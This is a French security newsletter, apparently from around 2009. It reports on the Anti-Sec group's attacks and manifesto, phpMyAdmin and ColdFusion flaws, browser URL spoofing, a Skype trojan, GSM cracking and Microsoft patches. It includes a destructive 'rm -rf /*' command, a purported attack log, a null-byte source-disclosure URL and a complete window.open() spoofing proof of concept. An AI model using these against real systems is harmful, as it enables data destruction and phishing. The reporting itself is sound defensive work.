Le but d'Anti-Sec est donc de **détruire toutes les communautés et toutes les entreprises** qui soutiendraient le Full-Disclosure. Les cibles principales étant le site de diffusion d'exploit *milw0rm.com* et les forums *hackforums.net*. À travers cette série de destructions, Anti-Sec espère forcer l'industrie de la sécurité à se réformer, rien que ça !

Les moyens d'Anti-Sec, P0wn en série...

Pour se faire entendre, le mouvement s'en est pris à plusieurs sites au cours des dernières semaines.

Parmi ces sites figure *Astalavista.com,* un site lié à la sécurité informatique. Pour la petite histoire, Anti-Sec accusait les administrateurs de ce site d'être des personnes incompétentes, et voulait donc **tester les réelles capacités de l'équipe de sécurité**. Anti-Sec s'est introduit alors sur le serveur d'un des administrateurs du site : **Glafkos Charalambous**, connu sous le pseudonyme « nowayout ». Lors de leur intrusion, ils découvrent de nombreuses informations, notamment le mot de passe du compte Gmail de «nowayout». Cet événement inattendu a eu des conséquences néfastes pour le serveur de la victime. Le mouvement a découvert dans un mail que Glafkos les **traitaient de scripts kiddies** (Anti-Sec s'était attaqué à Astalavista quelques semaines plus tôt), et ceci a déclenché leur colère. Anti-Sec a donc effacé l'ensemble du contenu du serveur ainsi que les sauvegardes correspondantes (rm -rf /* &). Pour plus de détails, tux-planete.fr [2] fournit une analyse assez intéressante de l'attaque.



Plus récemment et de manière encore plus visible, Anti-Sec a attaqué le célèbre site d'hébergement d'images *imageshack.com*. Le groupe a ainsi remplacé la majorité des images hébergées sur *imageshack.com* par leur manifeste.


imageshack

Proudly presents...

Anti-sec. We're a movement dedicated to the eradication of full-disclosure. We wanted to give everyone an *image* of what we're all about.

Full-disclosure is the disclosure of exploits publicly – anywhere. The security industry uses full-disclosure to profit and develop scare-tactics to convince people into buying their firewalls, anti-virus software, and auditing services.

Meanwhile, script kiddies copy and paste these exploits and compile them, ready to strike any and all vulnerable servers they can get a hold of. If whitehats were truly about security this stuff would not be published, not even exploits with silly edits to make them slightly unusable.

As an added bonus, if publication wasn't enough, these exploits are mirrored and distributed widely across the Internet with a nice little advertisement embedded in them for the crew or website which first exposed the vulnerability to the public.

It's about money. While the world is difficult to change, and money will certainly continue to be very important in the eyes of many, our battle is that of the removal of full-disclosure for the purpose of making it harder for the security industry to exploit its consequences.

It is our goal that, through mayhem and the destruction of all exploitive and detrimental communities, companies, and individuals, full-disclosure will be abandoned and the security industry will be forced to reform.

How do we plan to achieve this? Through the full and unrelenting, unmerciful elimination of all supporters of full-disclosure and the security industry in its present form. If you own a security blog, an exploit publication website or you distribute any exploits... "you are a target and you will be rm'd. Only a matter of time."

This isn't like before. This time *everyone* and *everything* is getting owned.

Dernièrement, Anti-Sec s'est attaqué à *Blackhat-forums*, un site dont le but est de diffuser le plus d'exploits et de techniques de piratage possible.

Zéro day SSH... ou pas!

Anti-Sec prétend avoir commis ses récentes attaques à l'aide d'un **Zéro-day sur OpenSSH** qu'ils auraient découvert. En attendant, cette déclaration n'est pas vérifiable, et aucune preuve tangible n'a été avancée par le mouvement. Seuls quelques pseudo-logs qui seraient issus des attaques ont été dévoilés par Anti-Sec. Ces derniers montrent un outil fait maison nommé **0pen0wn**, ou encore **openPWN**, qui exploiterait le Zéro-day en question.


```
anti-sec:~/pwn# ./openPWN -h 66.96.220.213 -p 2222 -l=users.txt

[+] openPWN - anti-sec group
[+] Target: 66.96.220.213
[+] SSH Port: 2222
[+] List: users.txt

[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~>]

user: crownvip
uname: Linux srv01.webhostline.com 2.6.21.5-hostnoc-3.1.7-libata-grsec-32
```

Le mouvement avait annoncé qu'il dévoilerait la faille sur la liste de diffusion Full Disclosure.

Cependant, il s'est avéré que l'annonce n'avait pas été faite par un membre d'Anti-Sec ayant réalisé l'une des attaques. Aucun détail n'a été concrètement révélé.

Ceci amène beaucoup de gens à penser que ce soi-disant Zéro-day est en fait un hoax. Les logs exposés par le mouvement serviraient en fait à cacher des erreurs de l'administrateur système. La méthode employée par Anti-Sec correspondrait plutôt à une **attaque de type Brute-force.** Même si cette faille relève pour l'instant plus de la rumeur que du fait confirmé, il est toujours prudent de garder son système à jour et de surveiller ses logs de connexions.

Et la suite ?

La croisade d'Anti-Sec contre le *Full Disclosure* est loin d'être terminée. Pour ceux qui désireraient suivre l'évolution des événements, la liste de diffusion Full Disclosure est un bon moyen de se tenir informé, si on arrive à faire le tri des informations [8]. Mais comme le fait remarquer **Nicolas Ruff sur son blog** [7], de telles initiatives refont surfaces de manière périodique depuis longtemps. Le mouvement risque de ne pas disparaître de si tôt.

Webographie

[1] http://www.h-online.com/security/Hacker-group-declares-war-on-the-security-industry--/news/113758

[2] http://www.tux-planet.fr/astalavista-pwnage-expose-by-anti-sec-group/

[3] http://www.secuobs.com/revue/news/106469.shtml

[4] http://isc.sans.org/diary.html?storyid=6742

[5] http://isc.sans.org/diary.html?storyid=6760

[6] http://www.theregister.co.uk/2009/07/20/anti_sec_spoof/

[7] http://news0ft.blogspot.com/2009/07/la-preuve-que-la-securite-est-un-echec.html

[8] http://seclists.org/


Le principe


Et bien cela faisait longtemps qu'un exploit PHPMyAdmin non authentifié n'avait pas été publié ;) Cette application web implémentée par de nombreux développeurs PHP/MySQL est très largement utilisée sur Internet ou sur les réseaux d'entreprise.

La vulnérabilité en question a été publiée en mars 2009 et affecte les versions inférieures à 2.11.9.5 et 3.1.3.1.
La vulnérabilité provient d'une erreur du script utilisé pour générer le fichier de configuration. En envoyant une requête POST, il serait possible d'injecter un code PHP malicieux au sein du fichier de configuration config.inc.php, par défaut situé au sein du répertoire / phpmadmin/config/.


Ainsi, en insérant le code d'une **backdoor PHP**, le pirate pourrait passer des commandes sur le système avec les privilèges de l'utilisateur ayant démarré le service web.

La première preuve de concept fonctionnelle a été publiée sur le site de PDP (Gnucitizen le 9 juin [1]). La capture suivante illustre l'exploitation de cette vulnérabilité.





Quelques jours plus tard, d'autres exploits ont vu le jour. Le dernier en date est un peu plus violent puisqu'il permet de rechercher via des **Google dorks** des cibles potentielles et tente ensuite d'exploiter les versions vulnérables.



Note: Si la page de configuration n'est plus accessible après l'installation de l'application, la faille de sécurité n'est pas exploitable.

Notre conseil : utilisez au plus vite la dernière version 3.1.3.2 de l'application PHPMyAdmin ou supprimez le répertoire /config/.

Versions vulnérables

* PHPMyAdmin 2.11.x avant version 2.11.9.5
* PHPMyAdmin 3.x avant version 3.1.3.1

Webographie

[1] http://www.gnucitizen.org/blog/cve-2009-1151-phpmyadmin-remote-code-execution-proof-of-concept/

ColdFusion et le NULL Byte..

La faille en question

Les failles de **NULL Byte** ont connu leurs apogées entre 2003 et 2005. Depuis, tout le monde pensait que cette attaque, qui consiste à rajouter un caractère NULL pour accéder au code source d'une page web, était résolue sur tous les serveurs web du marché.

Hélas, Macromedia (Adobe) **ColdFusion** a récemment prouvé le contraire.
Une vulnérabilité de ce type a été découverte au sein du serveur applicatif ColdFusion. Cette dernière est liée à la cohabitation entre IIS et le moteur JRun de Coldfusion qui ne décode pas de la même façon le NULL Byte et se font ainsi concurrence.


En effet, le double encodage d'un caractère NULL inséré après l'extension d'un fichier non interprété par ColdFusion (différent de l'extension .CFM) permettait à un pirate **d'obtenir le code source du fichier** en question.

Le caractère NULL correspond à la chaîne «**%00**» lorsqu'il est URL encodé. En encodant une nouvelle fois «%00» on obtient :

-% encodé correspond à la valeur %25.
-00 ne s'encode pas.
-la chaîne %00 encodée donne alors %2500.

En connaissant un nom de fichier non interprêté par ColfFusion, le pirate peut donc visualiser le code source en saisissant l'URL du type :

http://<adresse-site-web>/index.php%2500.cfm



Cette vulnérabilité est similaire à celle publiée en 2006 (CVE-2006-5858) pour **ColdFusion MX 7** sur un serveur IIS.
A priori, cette faille n'est pas exploitable sur les installations Apache.

Versions vulnérables

* Adobe ColdFusion inférieure à 8.0.1

Référence :

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1876

INFO

Près de 80% des internautes utiliseraient une version d'Adobe Flash/Acrobat Reader vulnérable...

Restons chez notre ami Adobe.

D'après l'étude "Flash Security Hole Advisory" menée par Trusteer sur la technologie Flash, près de 80% des internautes utiliseraient une version vulnérable d'Adobe Flash. En ce qui concerne la visionneuse PDF Acrobat Reader, 84% des utilisateurs qui seraient concernés.
Alors que la technologie d'Adobe, Flash, connait un taux de pénétration de 99% chez les internautes, seulement 20% d'entre eux utilisent une version à jour du programme. D'après les chercheurs qui ont mené l'étude, ce serait le plus gros problème de sécurité sur Internet à l'heure actuelle. En effet, en comparaison, la part de marché d'Internet Explorer est de 65%, et celui de Firefox de 30%. Le taux d'utilisateurs ayant une version vulnérable d'un des logiciels d'Adobe est donc supérieur à la part de marché du navigateur web le plus utilisé... Il n'est donc pas étonnant que de plus en plus de cybercriminels se concentrent aujourd'hui sur Flash et sur Acrobat Reader.

Spoofing d'URL

Description


Une vulnérabilité a été découverte fin Juillet au sein des navigateurs Firefox et Safari (une vulnérabilité similaire a été également découvert sur Internet Explorer au mois d'août - voir références).
Cette faille de sécurité, baptisée **URL spoofing,** permet d'afficher une adresse Internet dans la barre d'URL différente de celle où est chargée la page. Cette dernière résulte d'une mauvaise gestion des URLs par le navigateur lors de l'ouverture d'une nouvelle fenêtre.

La fonction JavaScript "**window.open()**" permet de réaliser cette malversation en chargeant le nom de domaine contenant des caractères "**%20**" représentant des espaces, et "**,**" ou "**%**" à la fin du domaine spoofé.

Le code d'exploitation

Le code présenté permettait à partir de n'importe quel domaine, d'afficher une fenêtre de type popup avec le contenu de son choix et l'URL *http://www.google.com.*

```
<html>
<body>
<center>
<h1>Firefox spoofing</h1>
</center>

<p>
<a href="javascript:spoof()">test!</a>
</p><p>


<script>
function spoof()
{

a = window.open("http://www.google.com%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20,")
a.document.write("<H1>Page spoofée<\h1>")
a.document.write("<title>URL spoofing dans Firefox</title>")
a.stop ();
}


</script>
</html>
```



Affichage d'une page web contrefaite avec l'URL www.google.fr

Versions vulnérables

* Firefox 3.0.12
* Firefox 3.5.1
* Safari 4.0.1

Références :

✱ Vulnérabilité Firefox/Safari :
http://es.geocities.com/jplopezy/firefoxspoofing.html

✱ Vulnérabilité Internet Explorer :
http://lostmon.blogspot.com/2009/08/multiple-browsers-fake-url-folder-file.html

Un trojan permet d'espionner les utilisateurs de Skype

L'historique

Ruben Unteregger, un chercheur en sécurité informatique, vient de mettre à disposition le code source de son **cheval de Troie**, ciblant le logiciel de conversation **Skype**, utilisé principalement pour effectuer des communications sur Internet via la voix sur IP (VoIP). Skype utilise un protocole robuste pour chiffrer les communication entre deux clients. La sécurité de ce logiciel a été testée, à plusieurs reprises, mais jamais cassée.

Face au refus de Skype de fournir un moyen de contrôle pour les autorités (en gros intégrer une backdoor au sein du logiciel), de nombreux états avaient pensé à développer un logiciel permettant de récupérer les conversations directement sur l'ordinateur sur écoute. La BKA déclarait d'ailleurs fin 2007 qu'elle envisageait *«de surveiller la source des télécommunications - c'est-à-dire aller à la source avant le chiffrement ou après son déchiffrement».*
En février 2009, une entreprise avait annoncé lors d'une conférence à Londres, que la NSA était prête à récompenser de plusieurs milliards de dollars celui qui arriverait à casser le chiffrement utilisé par Skype, et ce autant pour les messages échangés par écrit que par oral.


Ce logiciel reste un réel problème pour les différentes entités qui surveillent les citoyens.

Le principe

Face à cette forte demande, un chercheur a développé un malware baptisé "**Trojan.Peskyspy**" ou "TROJ_SPAYKE.C". Ce dernier permet de contourner le chiffrement utilisé lors des appels, afin de pouvoir enregistrer les conversations au **format MP3** une fois installé sur un poste cible. Ce fichier audio peut ensuite être envoyé sur le serveur du pirate, susceptible d'couter les conversations espionnées en temps voulu.

Lorsque le cheval de Troie est exécuté au sein d'un système, il **s'injecte au sein du processus Skype** dans le but de **hooker** certaines fonctions. Le malware peut ainsi intercepter l'ensemble des données audio PCM entre le micro de l'utilisateur et le logiciel Skype. Il **peut ainsi récupérer les données** audio envoyées avant que celles-ci ne soient chiffrées, et celles reçues après qu'elles soient déchiffrées par Skype.

Certains logiciels équivalents existaient déjà mais étaient très chers (**trojan bavarian**) [2].



Grâce à la mise à disposition du code source **en licence GPL**, les gouvernements pourront utiliser leur propre programme de surveillance et "mettre en écoute" certains utilisateurs à moindre coût.

Webographie

[1] http://www.megapanzer.com/2009/08/04/watching-encrypted-skype-traffic-with-skypedllinjector/

[2] http://wikileaks.org/wiki/Bavarian_trojan_for_non-germans

Attaque sur l'algorithme A5/1

Un projet permettrait de casser beaucoup plus rapidement le chiffrement A5/1 utilisé pour les communications GSM.

Une nouvelle attaque concernant le déchiffrement des communications GSM fait parler d'elle. Lors de la conférence "Hacking at Random", le chercheur **Karsten Nohl** a présenté un projet open-source permettant de casser facilement l'algorithme de chiffrement A5/1 utilisé pour les communications GSM (2G). En France encore 45 millions de personnes utilisent cette technologie soit près de 78%.

La méthode proposée par le chercheur repose sur une **attaque de brute-force** (test de toutes les clés possibles) en utilisant le calcul distribué. Une fois la clé découverte, il serait alors possible de déchiffrer l'ensemble des conversations téléphoniques réalisées à partir et en provenance du téléphone ciblé ainsi que les SMS envoyés et reçus.

Cet algorithme, utilisé depuis près de 15 ans, a déjà été visé par plusieurs attaques. Lors de sa conférence, le chercheur n'a pas présenté une nouvelle vulnérabilité, mais plutôt une nouvelle méthode accélérant grandement le temps nécessaire au cassage de cet algorithme. Il existait aujourd'hui au moins quatre solutions commercialisées entre **100 000$ et 250 000$** permettant de casser la clé de chiffrement. Cependant, ces logiciels ne pouvaient, vu leur prix, être utilisés par le grand public.

Karsten Nohl souhaite donc rendre l'exploitation de cette attaque accessible à tous. Pour cela, il désire générer des "**rainbow tables**", permettant de faire la corrélation entre une séquence chiffrée et la clé correspondante. Le chercheur estime que le temps nécessaire à la génération de cette table sera de 3 mois en utilisant la puissance de calcul de **80 ordinateurs**. Ces tables pourront ensuite être téléchargées et utilisées par l'ensemble des utilisateurs.

Son projet consiste donc à partager les ressources de calcul pour générer cette table le plus rapidement possible. Chaque utilisateur pourrait ainsi contribuer à sa création.

Par ce projet, le chercheur espère améliorer la sécurité relative à la 2G pour que celle-ci bénéficie d'une protection identique à celle implémentée sur la 3G. Les constructeurs, opérateurs et utilisateurs seraient alors sensibilisés au risque réel de cette technologie.

A noter qu'un sniffer (logiciel d'écoute) dénommé GSM **AirProbe** permet de réaliser une capture et une analyse du trafic GSM. Ce logiciel a été présenté lors d'une seconde conférence.

INFO

Twitter utilisé comme centre de commande pour botnet

Après les récentes attaques DDos subies par Twitter au début du mois d'août, le site de micro-blogging est une nouvelle fois sous les feux de la rampe. Cette fois, d'après Jose Nazario chercheur en sécurité chez Arbor Network, Twitter permettrait à des pirates de contrôler leur botnet. Pour mémoire, un botnet est un réseau de machines contrôlées à l'insu de leur propriétaire, par un ou plusieurs pirates.

Jose Nazario a découvert un compte Twitter plutôt étrange nommé "upd4t3" (signifiant "update", ou "mise à jour" en français). En effet, les messages postés par ce compte semblaient incompréhensibles pour un humain. En réalité, ces derniers étaient encodés en base 64, et correspondaient à des liens que la machine infectée devait contacter. Ces liens contenaient des commandes ou des exécutables à télécharger. Les machines zombies suivaient donc ce compte grâce au flux RSS, et étaient ainsi contrôlées par le ou les pirates.
Le compte "uptd4t3" a aujourd'hui été désactivé par Twitter, et leur équipe de sécurité serait en train de l'analyser. Par ailleurs, Jose Nazario aurait trouvé au moins deux autres comptes qui seraient utilisés de manière similaire.

Microsoft, 0-day et patch de sécurité

Microsoft a subi les foudres des pirates durant les mois de Juillet et d'Août. Plusieurs vulnérabilité "0-day" ont été publiés. Ces dernières affectaient des logiciels variés : DirectShow, Microsoft Office Web ou encore le serveur IIS/FTP.

Pire encore, après avoir publiés 9 correctifs, Microsoft prévoit une recrudescence d'exploits dans les 40 prochains jours. Les vulnérabilités seraient très simples à exploiter... Inquiétant !

Les vulnérabilités *0-day* : OWC, FTP et SMB 2.0!

Au cours de ces derniers mois, trois vulnérabilités *0-day* ont été découvertes au sein de produits Microsoft.

La première provenait d'une erreur au sein du contrôle **ActiveX Office Web** Components Spreadsheet (OWC 10 et 11). En incitant un utilisateur à visiter une page web malicieuse avec un navigateur Internet acceptant les ActiveX (typiquement Internet Explorer), un attaquant distant était en mesure de corrompre la mémoire de sorte à exécuter un code malicieux.

La seconde faille touche encore, à l'heure où nous rédigeons cet article, les serveurs et notamment le service **IIS/FTP**. Cette dernière est liée à un débordement de tampon lors du listing d'un nom de répertoire excessivement long.

Un attaquant pouvait exploiter cette vulnérabilité par le biais de la **commande FTP NLST** (NAME LIST - elle sert à lister le contenu d'un répertoire) et d'un répertoire spécialement conçu pour compromettre le système.
La pirate devait pour cela posséder des droits d'écriture sur le serveur ciblé.

L'exploit a été ajouté au **framework Metasploit** et est fonctionnel sur les versions anglaises. XMCO a développé la version française qui sera disponible dès que Microsoft aura publiée le correctif.

Enfin la dernière vulnérabilité affecte le protocole SMB v2.0.
Cette vulnérabilité découverte dans **Windows 7** et **Windows Vista** est due à une erreur lors du traitement de requêtes "NEGOCIATE PROTOCOL" par le pilote "SRV2.SYS" dans le protocole SMB2.0, lorsque le champs en-tête "Process Id High" contient un caractère "&".
La requête "NEGOCIATE PROTOCOL" correspond à la première requête SMB envoyée par un client à un serveur SMB. Elle est utilisée afin d'identifier le dialecte SMB qui sera utilisé. Un attaquant peut exploiter cette vulnérabilité par le biais d'en-têtes SMB malformés au sein de la requête "NEGOCIATE PROTOCOL" envoyée, afin de provoquer un déni de service sur le serveur SMB.

Kostya Korchinsky, chercheur de vulnérabilités et spécialiste de l'exploitation de vulnérabilités Windows précise que **l'exécution de code à distance pourrait être possible** mais resterait très difficile... Un nouveau Conficker en perspective ?

Les correctifs d'août 2009

9 correctifs ont été publiés au mois d'août. Pendant que certains discutaient avec le soleil, d'autres tentaient de patcher au plus vite leurs machines, ...ou pas !

MS09-036 : une vulnérabilité au sein de framework .NET permettait de provoquer un déni de service du serveur web IIS 7 [1].

MS09-037 : le moteur **Active Template Library** (ATL) utilisé par de nombreuses applications (Windos Media Player, Outlook Express...) pouvait être exploité afin de prendre le contrôle d'un système Windows [2].

MS09-038 : la **lecture d'un fichier .AVI malicieux** permettait de compromettre un système vulnérable [3].

MS09-039 : une vulnérabilité critique au sein du serveur WINS permettait, via l'envoi de paquets malicieux, de prendre le contrôle d'un système [4].

MS09-040 : une vulnérabilité identifiée au sein du service **Message Queuing** permettait à un utilisateur d'obtenir les droits SYSTEM en exploitant un débordement de tampon [5].

MS09-041 : une faille au sein du **service Workstation** permettait à un utilisateur local d'élever ses privilèges via des requêtes RPC [6].

MS09-042 : un problème lors de la **phase d'authentification NTLM via le protocole Telnet** lors de connexions telnet permettait à un pirate de rejouer cette séquence et s'authentifier sans connaître le mot de passe de sa victime [7].

MS09-043 : Le composant **Office Web** pouvait être vulnérable lors de la visite d'une page web malicieuse [8].

MS09-044 : le **client RDP** souffrait d'un débordement de tampon et pouvait être exploité en incitant un client vulnérable à se connecter sur un serveur RDP malicieux [9].

Références :

- Faille FTP/IIS (KB975191) : http://www.microsoft.com/technet/security/advisory/975191.mspx
- Faille SMB (KB975497) : http://www.microsoft.com/technet/security/advisory/975497.mspx

[1] http://www.microsoft.com/technet/security/bulletin/ms09-036.mspx

[2] http://www.microsoft.com/technet/security/bulletin/ms09-037.mspx

[3] http://www.microsoft.com/technet/security/bulletin/ms09-038.mspx

[4] http://www.microsoft.com/technet/security/bulletin/ms09-039.mspx

[5] http://www.microsoft.com/technet/security/bulletin/ms09-040.mspx

[6] http://www.microsoft.com/technet/security/bulletin/ms09-041.mspx

[7] http://www.microsoft.com/technet/security/bulletin/ms09-042.mspx

[8] http://www.microsoft.com/technet/security/bulletin/ms09-043.mspx

[9] http://www.microsoft.com/technet/security/bulletin/ms09-044.mspx

Liste des blogs Sécurité

Chaque mois, nous vous présentons, dans cette rubrique, des outils libres, des extensions Firefox ou encore nos sites web préférés.

Ce mois-ci, nous avons choisi de vous présenter un outil Windows, le blog d'un chercheur/consultant français ainsi qu'une extension Firefox utile pour les pentesteurs.

XMCO | Partners

Au programme de ce mois :

- **Nicolas Ruff** : chercheur chez EADS
- **PortQry :** scanner de port Windows
- **UrlParams :** visualisation des paramètres envoyés lors de requêtes GET et POST

Nicolas Ruff

news0ft.blogspot.com
newsoft-tech.blogspot.com

Description

Pour ceux qui s'intéressent, ne serait-ce qu'un petit peu à la sécurité informatique, il est inutile de présenter Nicolas Ruff. Chercheur chez EADS au sein de l'équipe de Cédric Blancher, Nicolas Ruff fait partie des personnalités incontournables du monde de la sécurité française. Depuis quelques années, il participe activement à de grands rendez-vous de la sécurité (SSTIC, OSSIR, INfoSec, EuroSec...).

Capture d'écran

Adresse

http://news0ft.blogspot.com
http://newsoft-tech.blogspot.com

Avis XMCO

Nicolas Ruff tient à jour deux blogs qui se complètent très bien. Le premier donne un point de vue sur l'actualité de la sécurité avec un ton propre à son auteur. Le second est plus technique et orienté Pentest. Il fournit des astuces souvent très recherchées sur la sécurité Windows. Avis aux amateurs!


Portqry

Scanner de port portable

Description

